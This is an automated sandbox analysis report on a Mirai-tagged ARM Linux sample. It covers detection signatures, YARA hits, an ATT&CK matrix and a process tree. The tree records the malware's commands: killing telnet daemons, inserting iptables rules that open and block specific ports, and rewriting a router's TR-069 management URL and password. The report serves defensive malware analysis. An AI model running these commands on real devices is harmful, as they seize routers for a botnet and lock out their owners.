ID: 557423
Sample Name: ZFvtIZszMd
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 04:31:53
Date: 21/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Linux Analysis Report


ZFvtIZszMd

Overview

General Information

Sample Name:	ZFvtIZszMd
Analysis ID:	557423
MD5:	ddba92dcf5c5fd7..
SHA1:	635075a22cd4e3..
SHA256:	bc08d8a3541834..
Tags:	32 arm elf mirai
Infos:	

Detection




Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Sample tries to persist itself using S…
- Opens /proc/net/* files useful for fin…
- Sample tries to persist itself using /…
- Connects to many ports of the same…
- Drops files in suspicious directories
- Uses known network protocols on n…
- Found strings indicative of a multi-p…
- Sample reads /proc/mounts (often u…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

Static ELF header machine description suggests that the sample might only run correctly on MIPS or ARM architectures

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	557423
Start date:	21.01.2022
Start time:	04:31:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ZFvtIZszMd
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.lin@0/487@4/0

Warnings

Runtime Messages

Command:	/tmp/ZFvtIZszMd
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	

Standard Error:	telnetd: no process found utelnetd: no process found scfgmgr: no process found Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 /bin/sh: 1: cfgtool: not found /bin/sh: 1: cfgtool: not found Unsupported ioctl: cmd=0xffffffff80045705 qemu: uncaught target signal 4 (Illegal instruction) - core dumped Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705

Process Tree

- **system is lnxubuntu20**
- dash New Fork (PID: 5188, Parent: 4331)
  - cat (PID: 5188, Parent: 4331, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.dvcVrUcqjW
- dash New Fork (PID: 5189, Parent: 4331)
  - head (PID: 5189, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5190, Parent: 4331)
  - tr (PID: 5190, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5191, Parent: 4331)
  - cut (PID: 5191, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5192, Parent: 4331)
  - cat (PID: 5192, Parent: 4331, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.dvcVrUcqjW
- dash New Fork (PID: 5193, Parent: 4331)
  - head (PID: 5193, Parent: 4331, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5194, Parent: 4331)
  - tr (PID: 5194, Parent: 4331, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5195, Parent: 4331)
  - cut (PID: 5195, Parent: 4331, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5196, Parent: 4331)
  - rm (PID: 5196, Parent: 4331, MD5: aa2b5496fdbfd88e38791ab81f90b95b) Arguments: rm -f /tmp/tmp.dvcVrUcqjW /tmp/tmp.b2DlyODsJX /tmp/tmp.FBXdssB42e
  - ZFvtIZszMd (PID: 5247, Parent: 5109, MD5: 5ebfcae4fe2471fcc5695c2394773ff1) Arguments: /tmp/ZFvtIZszMd
    - ZFvtIZszMd New Fork (PID: 5249, Parent: 5247)
      - ZFvtIZszMd New Fork (PID: 5251, Parent: 5249)
        - ZFvtIZszMd New Fork (PID: 5253, Parent: 5251)
        - sh (PID: 5253, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
          - sh New Fork (PID: 5255, Parent: 5253)
          - killall (PID: 5255, Parent: 5253, MD5: cd2adedbee501869ac691b88af39cd8b) Arguments: killall -9 telnetd utelnetd scfgmgr
        - ZFvtIZszMd New Fork (PID: 5256, Parent: 5251)
        - ZFvtIZszMd New Fork (PID: 5258, Parent: 5251)
        - ZFvtIZszMd New Fork (PID: 5260, Parent: 5251)
          - ZFvtIZszMd New Fork (PID: 5277, Parent: 5260)
          - sh (PID: 5277, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 42337 -j ACCEPT"
            - sh New Fork (PID: 5279, Parent: 5277)
            - iptables (PID: 5279, Parent: 5277, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5284, Parent: 5260)
          - sh (PID: 5284, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 42337 -j ACCEPT"
            - sh New Fork (PID: 5286, Parent: 5284)
            - iptables (PID: 5286, Parent: 5284, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5287, Parent: 5260)
          - sh (PID: 5287, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 42337 -j ACCEPT"
            - sh New Fork (PID: 5289, Parent: 5287)
            - iptables (PID: 5289, Parent: 5287, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p tcp --destination-port 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5292, Parent: 5260)
          - sh (PID: 5292, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 42337 -j ACCEPT"
            - sh New Fork (PID: 5294, Parent: 5292)
            - iptables (PID: 5294, Parent: 5292, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p tcp --source-port 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5295, Parent: 5260)
          - sh (PID: 5295, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 42337 -j ACCEPT"
            - sh New Fork (PID: 5297, Parent: 5295)
            - iptables (PID: 5297, Parent: 5295, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5298, Parent: 5260)
          - sh (PID: 5298, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 42337 -j ACCEPT"
            - sh New Fork (PID: 5300, Parent: 5298)
            - iptables (PID: 5300, Parent: 5298, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5301, Parent: 5260)
          - sh (PID: 5301, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 42337 -j ACCEPT"
            - sh New Fork (PID: 5303, Parent: 5301)
            - iptables (PID: 5303, Parent: 5301, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p tcp --dport 42337 -j ACCEPT
          - ZFvtIZszMd New Fork (PID: 5304, Parent: 5260)
          - sh (PID: 5304, Parent: 5260, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 42337 -j ACCEPT"
            - sh New Fork (PID: 5306, Parent: 5304)
            - iptables (PID: 5306, Parent: 5304, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p tcp --sport 42337 -j ACCEPT
        - ZFvtIZszMd New Fork (PID: 5264, Parent: 5251)
        - ZFvtIZszMd New Fork (PID: 5268, Parent: 5251)

- ZFvtIZszMd New Fork (PID: 5275, Parent: 5251)
- ZFvtIZszMd New Fork (PID: 5310, Parent: 5251)
- sh (PID: 5310, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
  - sh New Fork (PID: 5312, Parent: 5310)
  - iptables (PID: 5312, Parent: 5310, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 58000 -j DROP
- ZFvtIZszMd New Fork (PID: 5313, Parent: 5251)
- sh (PID: 5313, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
  - sh New Fork (PID: 5315, Parent: 5313)
  - iptables (PID: 5315, Parent: 5313, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
- ZFvtIZszMd New Fork (PID: 5316, Parent: 5251)
- sh (PID: 5316, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
  - sh New Fork (PID: 5318, Parent: 5316)
  - iptables (PID: 5318, Parent: 5316, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 58000 -j DROP
- ZFvtIZszMd New Fork (PID: 5319, Parent: 5251)
- sh (PID: 5319, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
  - sh New Fork (PID: 5321, Parent: 5319)
  - iptables (PID: 5321, Parent: 5319, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 58000 -j DROP
- ZFvtIZszMd New Fork (PID: 5322, Parent: 5251)
- sh (PID: 5322, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
- ZFvtIZszMd New Fork (PID: 5324, Parent: 5251)
- sh (PID: 5324, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
- ZFvtIZszMd New Fork (PID: 5326, Parent: 5251)
- sh (PID: 5326, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
  - sh New Fork (PID: 5328, Parent: 5326)
  - iptables (PID: 5328, Parent: 5326, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 35000 -j DROP
- ZFvtIZszMd New Fork (PID: 5331, Parent: 5251)
- sh (PID: 5331, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
  - sh New Fork (PID: 5333, Parent: 5331)
  - iptables (PID: 5333, Parent: 5331, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 50023 -j DROP
- ZFvtIZszMd New Fork (PID: 5334, Parent: 5251)
- sh (PID: 5334, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
  - sh New Fork (PID: 5336, Parent: 5334)
  - iptables (PID: 5336, Parent: 5334, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
- ZFvtIZszMd New Fork (PID: 5337, Parent: 5251)
- sh (PID: 5337, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"
  - sh New Fork (PID: 5339, Parent: 5337)
  - iptables (PID: 5339, Parent: 5337, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
- ZFvtIZszMd New Fork (PID: 5340, Parent: 5251)
- sh (PID: 5340, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
  - sh New Fork (PID: 5342, Parent: 5340)
  - iptables (PID: 5342, Parent: 5340, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 7547 -j DROP
- ZFvtIZszMd New Fork (PID: 5343, Parent: 5251)
- sh (PID: 5343, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
  - sh New Fork (PID: 5345, Parent: 5343)
  - iptables (PID: 5345, Parent: 5343, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
- ZFvtIZszMd New Fork (PID: 5346, Parent: 5251)
- sh (PID: 5346, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
  - sh New Fork (PID: 5348, Parent: 5346)
  - iptables (PID: 5348, Parent: 5346, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 35000 -j DROP
- ZFvtIZszMd New Fork (PID: 5349, Parent: 5251)
- sh (PID: 5349, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
  - sh New Fork (PID: 5351, Parent: 5349)
  - iptables (PID: 5351, Parent: 5349, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 50023 -j DROP
- ZFvtIZszMd New Fork (PID: 5352, Parent: 5251)
- sh (PID: 5352, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
  - sh New Fork (PID: 5354, Parent: 5352)
  - iptables (PID: 5354, Parent: 5352, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 50023 -j DROP
- ZFvtIZszMd New Fork (PID: 5355, Parent: 5251)
- sh (PID: 5355, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
  - sh New Fork (PID: 5357, Parent: 5355)
  - iptables (PID: 5357, Parent: 5355, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 35000 -j DROP
- ZFvtIZszMd New Fork (PID: 5359, Parent: 5251)
- sh (PID: 5359, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
  - sh New Fork (PID: 5361, Parent: 5359)
  - iptables (PID: 5361, Parent: 5359, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 7547 -j DROP
- ZFvtIZszMd New Fork (PID: 5362, Parent: 5251)
- sh (PID: 5362, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
  - sh New Fork (PID: 5364, Parent: 5362)
  - iptables (PID: 5364, Parent: 5362, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 7547 -j DROP
- ZFvtIZszMd New Fork (PID: 5398, Parent: 5251)
- sh (PID: 5398, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --destination-port 15453 -j ACCEPT"
  - sh New Fork (PID: 5400, Parent: 5398)
  - iptables (PID: 5400, Parent: 5398, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p udp --destination-port 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5401, Parent: 5251)
- sh (PID: 5401, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --source-port 15453 -j ACCEPT"
  - sh New Fork (PID: 5403, Parent: 5401)
  - iptables (PID: 5403, Parent: 5401, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p udp --source-port 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5404, Parent: 5251)
- sh (PID: 5404, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 15453 -j ACCEPT"
  - sh New Fork (PID: 5406, Parent: 5404)
  - iptables (PID: 5406, Parent: 5404, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p udp --destination-port 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5407, Parent: 5251)
- sh (PID: 5407, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 15453 -j ACCEPT"
  - sh New Fork (PID: 5409, Parent: 5407)
  - iptables (PID: 5409, Parent: 5407, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p udp --source-port 15453 -j ACCEPT

- ZFvtIZszMd New Fork (PID: 5410, Parent: 5251)
- sh (PID: 5410, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --dport 15453 -j ACCEPT"
  - sh New Fork (PID: 5412, Parent: 5410)
  - iptables (PID: 5412, Parent: 5410, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p udp --dport 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5413, Parent: 5251)
- sh (PID: 5413, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --sport 15453 -j ACCEPT"
  - sh New Fork (PID: 5415, Parent: 5413)
  - iptables (PID: 5415, Parent: 5413, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p udp --sport 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5416, Parent: 5251)
- sh (PID: 5416, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 15453 -j ACCEPT"
  - sh New Fork (PID: 5418, Parent: 5416)
  - iptables (PID: 5418, Parent: 5416, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p udp --dport 15453 -j ACCEPT
- ZFvtIZszMd New Fork (PID: 5419, Parent: 5251)
- sh (PID: 5419, Parent: 5251, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 15453 -j ACCEPT"
  - sh New Fork (PID: 5423, Parent: 5419)
  - iptables (PID: 5423, Parent: 5419, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p udp --sport 15453 -j ACCEPT

- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
ZFvtIZszMd	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
ZFvtIZszMd	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
ZFvtIZszMd	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
ZFvtIZszMd	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
ZFvtIZszMd	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
/usr/networks	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
/usr/networks	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5249.1.00000000940d2638.000000002d110c1c.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
5249.1.000000001a019d01.000000004a78c7a2.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
5249.1.000000001a019d01.000000004a78c7a2.r-x.sdmp	JoeSecurity_Mirai_5	Yara detected Mirai	Joe Security	
5249.1.000000001a019d01.000000004a78c7a2.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
5249.1.000000001a019d01.000000004a78c7a2.r-x.sdmp	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
Click to see the 14 entries				

Jbx Signature Overview

AV Detection

Multi AV Scanner detection for submitted file

Spreading

Opens /proc/net/* files useful for finding connected devices and routers

Found strings indicative of a multi-platform dropper

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

Persistence and Installation Behavior

Sample tries to persist itself using System V runlevels

Sample tries to persist itself using /etc/profile

Sample reads /proc/mounts (often used for finding a writable filesystem)

Terminates several processes with shell command 'killall'

Hooking and other Techniques for Hiding and Protection

Drops files in suspicious directories

Uses known network protocols on non-standard ports

Stealing of Sensitive Information

Yara detected Mirai

Remote Access Functionality

Yara detected Mirai

Mitre Att&ck Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 .bash_profile and .bashrc	1 .bash_profile and .bashrc	1 Masquerading	1 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Scripting	1 At (Linux)	1 At (Linux)	1 File and Directory Permissions Modification	1 Brute Force	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 2 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 File Deletion	NTDS	1 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	5 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
